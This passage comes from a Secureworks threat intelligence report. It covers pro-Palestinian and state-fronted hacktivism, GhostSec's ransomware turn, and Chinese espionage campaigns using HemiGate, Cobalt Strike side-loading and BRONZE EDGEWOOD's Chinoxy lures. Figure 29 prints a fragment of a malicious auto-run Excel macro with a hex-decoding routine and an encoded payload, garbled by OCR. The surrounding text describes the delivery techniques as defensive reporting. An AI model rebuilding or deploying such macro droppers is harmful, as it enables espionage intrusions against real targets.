


Figure 22. Examples of unverified claims made by the pro-Palestinian AnonGhost group about attacks on critical Israeli infrastructure. (Source: Secureworks)

False Fronts—Nation State Involvement in Hacktivism


Given the geopolitical history of the Middle East, it is no surprise that nation states have inserted themselves into this conflict to conduct attacks on Israel, supposedly in the name of Palestine, but more commonly in pursuit of their own goals. One of the most active examples is Iran, which has been involved in a proxy war with Israel since the mid-eighties. Long before the current conflict, many hacktivist groups with ties to the Iranian state actively conducted cyber warfare against Israel. Groups such as Moses Staff and Abrahams Ax use the cover of hacktivism to launch attacks against Israeli entities and wage information warfare through their social media channels. CTU researchers assess that both Moses Staff and Abraham's Ax are operated by the Iranian **COBALT SAPLING**[69] threat group (see **chapter 4** for further examples).

Russia too has used hacktivist groups as fronts in offensive cyber operations that align with Russia's military doctrine of information or hybrid warfare. NoName057(16), Cyber Army of Russia, and Solntsepek have all been active in support of GRU objectives (see **chapter 4** for more information).

Cybercrime Overlaps

Some of the tactics commonly used by financially motivated cybercriminal groups have also found their way into the arsenal of hacktivist groups over the past year. They have used data extortion operations more commonly associated with ransomware groups, claiming to have breached organizations before leaking data from their victims on Telegram. Other hacktivist groups moved into the creation of their own ransomware (e.g. **GhostSec**[70], whose ransomware is known as GhostLocker), as well as the sale of access to organizations that they had breached.

Hacktivist ransomware attacks, despite being financially motivated, tend to be targeted at organizations that fit their hacktivism aims. Even some of the more well-established hacktivist groups, such as Anonymous Sudan, have started offering their DDoS capability for hire and requesting donations to help "fuel the fight against injustice". With the sheer number of hacktivist groups operating in this space, and the global nature of the conflicts in which they engage, it is almost inevitable that many of the individuals involved in these groups may have links to cybercrime, leading to a blurring of the lines between the two.



GhostSec Turns to Crime and Back Again

GhostSec is an established hacktivist group, with activity dating back to the January 2015 attacks on ISIS-affiliated websites and social media accounts. In August 2023, GhostSec created the 'Iran_Exposed' Telegram channel to provide details of its alleged breach of Iran's privacy-invading **FANAP**[71] surveillance software. GhostSec is also one of the members of the **Five Families**[72] collective that formed in August 2023 with the stated aim of conducting double extortion ransomware attacks.




Figure 23. Announcement of The Five Families on Telegram. (Source: Secureworks)

The other members of the Five Families were the **Stormous**[73], SiegedSec and ThreatSec hacktivist groups, and the BlackForums underground forum.


As of July 2024, the BlackForums domain and Telegram channels are currently for sale. Stormous and GhostSec reportedly formed a joint ransomware venture in March 2024 dubbed STMX_GhostLocker. However, GhostSec claims to have **stepped back**[74] from cybercrime in May 2024, describing its ransomware activities as a temporary fundraising move. CTU researchers track ongoing ransomware attacks from the groups as Stormous, who last listed ransomware victims on their leak site in May, all of them in the United Arab Emirates.

Looking Forward and Learning from the Past

Given that the Russia-Ukraine conflict is 18 months older than the war between Israel and Hamas, it is worth considering if the former provides any indication of how hacktivism may evolve in the context of the latter. In an interview given in November 2023, a spokesperson for the Ukraine Cyber Alliance spoke about their experiences at the outset of the war with Russia, and how this has changed over time. They noted that at the start of the conflict, immediately following the invasion of Ukraine by Russia, "...a huge number of children rushed to Telegram to announce that 'a new powerful APT group has been created' after which they posted a database with a few hundred entries or claims of having hacked a village council website." This aligns with activity by pro-Palestinian hacktivist groups observed following the onset of the war with Israel.

The Ukrainian spokesperson described this early period as "chaos", not knowing who was responsible for what, or which groups people belonged to, as everyone acted behind pseudonyms. This chaos lasted for around a year before the first wave of excitement subsided, leaving only those groups who intended to work to the end, who saw their hacktivism as a mission or job that required time, resources, and dedication and not just a hobby. We may see something similar over the next year in the Middle East.

Of course, it is difficult to draw to many conclusions from this. On the one hand, Hamas lacks the support and resources provided by the Ukrainian government to coordinate and direct multiple disparate groups into a cohesive force that they can direct and work with. On the other, groups coordinated by Iran are not constrained in this manner. However, the general trend of smaller hacktivist groups realizing that they are having minimal impact with low level attacks, interest waning, and other larger groups taking center stage means it is likely that the pro-Palestinian hacktivist scene will shrink to a smaller number of more determined and capable groups over the next year.



Defending against Hacktivist Attacks—Consider the Risk

Over the past year, despite claims of elaborate attacks and destructive intrusions, most hacktivist groups have continued to use DDoS attacks and website defacements as their most common techniques. Although these attacks may be an irritation to their targets, they rarely have any significant long-term impact. CTU researchers therefore continue to recommend that organizations operating in Israel, and NGOs involved in supporting humanitarian efforts in the region, should consider the risk denial of service attacks present to their operations and engage with a DDoS mitigation service if appropriate.


In contrast, Russia remains a top cyber threat as it refines and employs its espionage, influence, and attack capabilities behind the mask of hacktivism. Organizations associated with international policy and military information, and any organizations whose actions or messaging antagonizes the Russian government particularly in the current context of the war with Ukraine, should be particularly vigilant and prepare for potential attacks. Likewise, organizations that operate or have integrated supply chains in former Soviet countries and countries where Russia is militarily active have a heightened risk of being collateral victims of a disruptive or destructive attack. To ensure good cyber hygiene is practiced, CTU researchers recommend following advice to prioritize: patching of known, exploited vulnerabilities, implementing, and enforcing multi-factor authentication, securing and monitoring instances of remote desktop protocol (RDP), and providing end-user cybersecurity awareness and training.

CHAPTER 4

STATE-SPONSORED THREAT ACTIVITY

In previous editions of this report, we have focused on the big four hostile cyber nation states in terms of impact on our customers—China, Russia, Iran, and North Korea. This year, following the outbreak of the Israel-Hamas war, we will also cover Palestinian threat group activity. In addition, Israel is almost certainly leveraging its cyber capabilities as part of its war against Hamas, but their likely activities have not yet spilled over into the public domain or affected our customer base, unlike Palestinian activity. As always, the primary drivers of activity for all these countries are geopolitical considerations.

For Russia, the war in Ukraine remains the main focus. For China, growing tensions both globally and with respect to Taiwan are driving its cyber activities. Both Iranian and Palestinian threat group activity is heavily tilted towards attacks on Israel and its supporters. North Korea continues to be motivated both by revenue-generating needs and intelligence-gathering considerations.



Secureworks®

CHINA

A STRATEGIC THREAT


Main motivations:

- Espionage
- Intellectual Property
- Theft

CHINA

Chinese cyber activity this past year has continued to track consistently with previous Secureworks observations. It can be broadly categorized as information theft for political, economic, and military gain. Chinese threat groups are working hard in each of these partially overlapping domains to collect intelligence that has value to the Chinese Communist Party (CCP). The overlap is in part due to distinct threat groups supporting a spectrum of international and domestic intelligence objectives tailored to the needs of the People's Liberation Army (PLA), Ministry of State Security (MSS), and Ministry of Public Security (MPS).

The themes of 'operational security and stealth' that we wrote about in last year's report therefore continue to be relevant, although how apparent these themes are depends on the threat group. There is a wide spectrum of Chinese state-sponsored groups following different operational models, from military-linked groups aligned with the PLA to commercial entities contracting for the MSS and MPS. Some of these groups favor deploying generic tools such as Cobalt Strike and making use of living off the land techniques to frustrate attribution. The use of proxy networks or cloud-based services for communications also appears to be increasing. Others favor custom malware that addresses operational security via anti-analysis techniques intended to frustrate researcher analysis.



Espionage for Economic Gain

The Chinese economy is central to the success of the state. The economy must deliver growth and jobs that provide opportunity to an increasingly aspirational population. It has long been known that much of the cyber activity conducted by China-based threat groups results in stolen intellectual property being funneled to Chinese State-Owned Enterprises (SOEs). Historically, much of this activity has been targeted at industry sectors that align with the high-level objectives of the CCP's **Five Year Plan**[75]; this has continued to be the case.

In October 2023, the heads of U.S., UK, Australian, Canadian and New Zealand security agencies **appeared**[76] together at Stanford University in California to **warn**[77] of the "epic scale" of Chinese espionage.

> **"China has made economic espionage and stealing others' work and ideas a central component of its national strategy and that espionage is at the expense of innovators in all five of our countries."**
>
> – Chris Wray, FBI Director

In September 2023, Secureworks analyzed samples of **HemiGate**[78] malware that pointed at a widespread campaign of information gathering being conducted by a China-based threat actor. HemiGate is a custom backdoor malware that can run arbitrary commands, interact with the file system, take screenshots, and log keystrokes. Secureworks researchers initially analyzed a cabinet file (1.cab) that contained a renamed legitimate K7AntiVirus executable vulnerable to DLL side-loading (taskhask.exe), a DLL loader (K7AVWScn.dll), an encrypted HemiGate payload (taskhask.doc), and an encrypted configuration file (taskhask.dat).




Figure 24. Hemigate malware in memory. (Source: Secureworks)

The HemiGate backdoor obtains its (C2) configuration by reading the taskhask.dat file into memory and decrypting it using a hard-coded RC4 key. Secureworks linked the HemiGate campaign with 3rd-party reports that refer to the threat actor as "Earth Estries" or "FamousSparrow". The targets of this China-based threat actor include government and technology industries, engineering, law firms, and hotels based in the Philippines, Taiwan, Malaysia, South Africa, the U.S, and Germany.

Such wide-ranging targeting implies a threat actor with a broad remit for intelligence collection. These Asian countries are big trading partners with China as well as being embroiled in various disputes with Beijing over territorial rights, particularly in the South China Sea. South Africa is a key **Belt and Road Initiative**[79] (BRI) partner, being the first African country to sign a BRI cooperation document with China. The U.S. and Germany, meanwhile, are key competitors as well as significant trading partners. Observations of Chinese threat group activity over the past decade suggest that cyber-enabled intelligence collection will follow wherever Chinese economic relationships exist and the Hemigate malware campaign might be a component of that collection effort.

Semiconductors are a strategic focus for China where they are attempting to grow their market share for manufacturing and increase their ability to develop and produce the most advanced computer chips. The global importance of semiconductors and specifically, the most advanced chip designs, make it an area where other countries are attempting to contain China's capabilities by implementing **export controls**[80]. This makes semiconductor companies a key target for espionage. In October 2023, Secureworks investigated a malicious file likely targeting personnel working in the semiconductor industry. The malicious self-extracting archive file used a Taiwan Semiconductor Manufacturing Company (TSMC) lure document and contained a legitimate signed copy of the CyberArk Viewfinity application, which the operators abused for a DLL side-loading attack.




Figure 26. Content of the self-extracting archive. (Source: Secureworks)

The malicious DLL loaded and executed an instance of Cobalt Strike that was used as a first stage of compromise, and that could download further malicious files from its C2 server.

Figure 25. TSMC Lure document. (Source: Secureworks)




Figure 27. Cobalt Strike shellcode in memory. (Source: Secureworks)

Espionage for Political Gain

In the past three years particularly, Chinese threat group activity has followed wherever there are notable geo-political developments. BRONZE PRESIDENT appears to be one of the main groups tasked with collecting intelligence around topical political events and was observed taking much interest in European governments as soon as war broke out in Ukraine. BRONZE EDGEWOOD[81] is another group engaged in political intelligence gathering; in 2023, Secureworks observed this group exploiting Middle Eastern tensions to deliver samples of the Chinoxy malware in a campaign that suggested that China is taking an interest in the Israel-Hamas conflict.




Figure 28. BRONZE EDGEWOOD's malicious excel spreadsheet. (Source: Secureworks)

BRONZE EDGEWOOD used malicious macros—in an Excel spreadsheet purporting to list individuals of various nationalities subject to an immigration "entry ban"—to drop their Chinoxy malware to C:\ProgramData\photolaunch.exe.


```
Option Explicit
    Sub Workbook_Open ()
    MacroMeter
    EgONchGs
    PUaFfFH
    ysErWId8GKw
    End Sub

    Private Function decodeHex (hex)
        On Error Resume Next
        Dim DM, EL
        Set DM =
        CreateObject("Microsoft.XMLDOM")
        Set EL = DM.createElement("tmp")
        EL.DataType = "bin.hex"
        EL.Text = hex
        decodeHex = EL.NodeTypedValue
    End Function

    Function MacroMeter()
    On Error Resume Next
    Dim vwNPekirg
    vwNPekirg = "FEFF00003000000040000000ff£f0000b80000000000000040000000000
vwNPekirg = vwNPekirg & "3cb2ea6b1a74926b526963681b74926b000000000000000051
wwNPekire = vwNPekirg & 10000000000000000000000000000000000000000000000091
```

Figure 29. Malicious macro code in the spreadsheet. (Source: Secureworks)

Also in 2023, Secureworks connected BRONZE EDGEWOOD to another malicious document containing a similar macro that delivered a Chinoxy binary to its victims. In this case, the malware operators created the decoy document using content taken from the Foundation for the Defense of Democracies website (fdd . org). The document describes 19 organizations that the author alleges are terrorist organizations funded and trained by Iran to operate against Israel.

The use of such content for this malicious document clearly suggests that the likely targeting pertains to political events in the Middle East. Once running, Chinoxy communicates to its C2 server over HTTP. The malware allows BRONZE EDGEWOOD to upload and download files from the victim's computer, execute files, and run arbitrary commands.

Figure 30. Decoy document used by BRONZE EDGEWOOD. (Source: Joe Truzman[32])



And in yet another politically motivated attack, BRONZE EDGEWOOD targeted government officials, trade negotiators, economic advisers, and non-governmental organizations (NGOs) connected to trade among G20 nations. For these attacks, the threat actors used a likely compromised Indonesian government email account and crafted an email with a malicious attachment named "[FINAL] Hiroshima Action Statement for Resilient Global Food Security_trackchanged.docx". The malicious document used text copied from a PDF file available on the Council of the European Union website, transferred into a new DOCX file.

The malicious DOCX files used a template injection technique previously associated with BRONZE EDGEWOOD to download a file named translate.res from a server specified in the document's settings.xml.rels configuration file. The translate.res file is a malicious RTF file that exploits a Microsoft Equation Editor vulnerability to drop and execute a DLL named "c6gt.b" in the %Temp% folder. The file was likely constructed using the Royal Road document builder that has been associated with several China-based threat groups. The theme of the malicious attachment was likely selected because of its suitability for the intended targets, and the timing of the attempted attack may also have been chosen to align with scheduled 2023 G20 meetings in India.

Hiroshima Action Statement for Resilient Global Food Security

We, the leaders of Japan, Australia, Brazil, Canada, Comoros, the Cook Islands, France, Germany, India, Indonesia, Italy, the Republic of Korea, the United Kingdom, the United States of America, Viet Nam and the European Union, reaffirmed that access to affordable, safe and nutritious food is a basic human need, and shared the importance of working closely together to respond to the worsening global food security crisis with the world facing highest risk of famine in a generation and to build more resilient, sustainable and inclusive agriculture and food systems, including through enhancing stability and predictability in international markets. Noting the key actions outlined in the UN Food Systems Summit 2021 (UNFSS) and the 2022 Global Food Security Roadmap endorsed by over 100 country signatories as well as the G20's efforts on global food security, we intend to jointly take the following actions in cooperation with the international community to strengthen global food security and nutrition and call on other partners to join us in these efforts

1. Responding to the immediate food security crisis

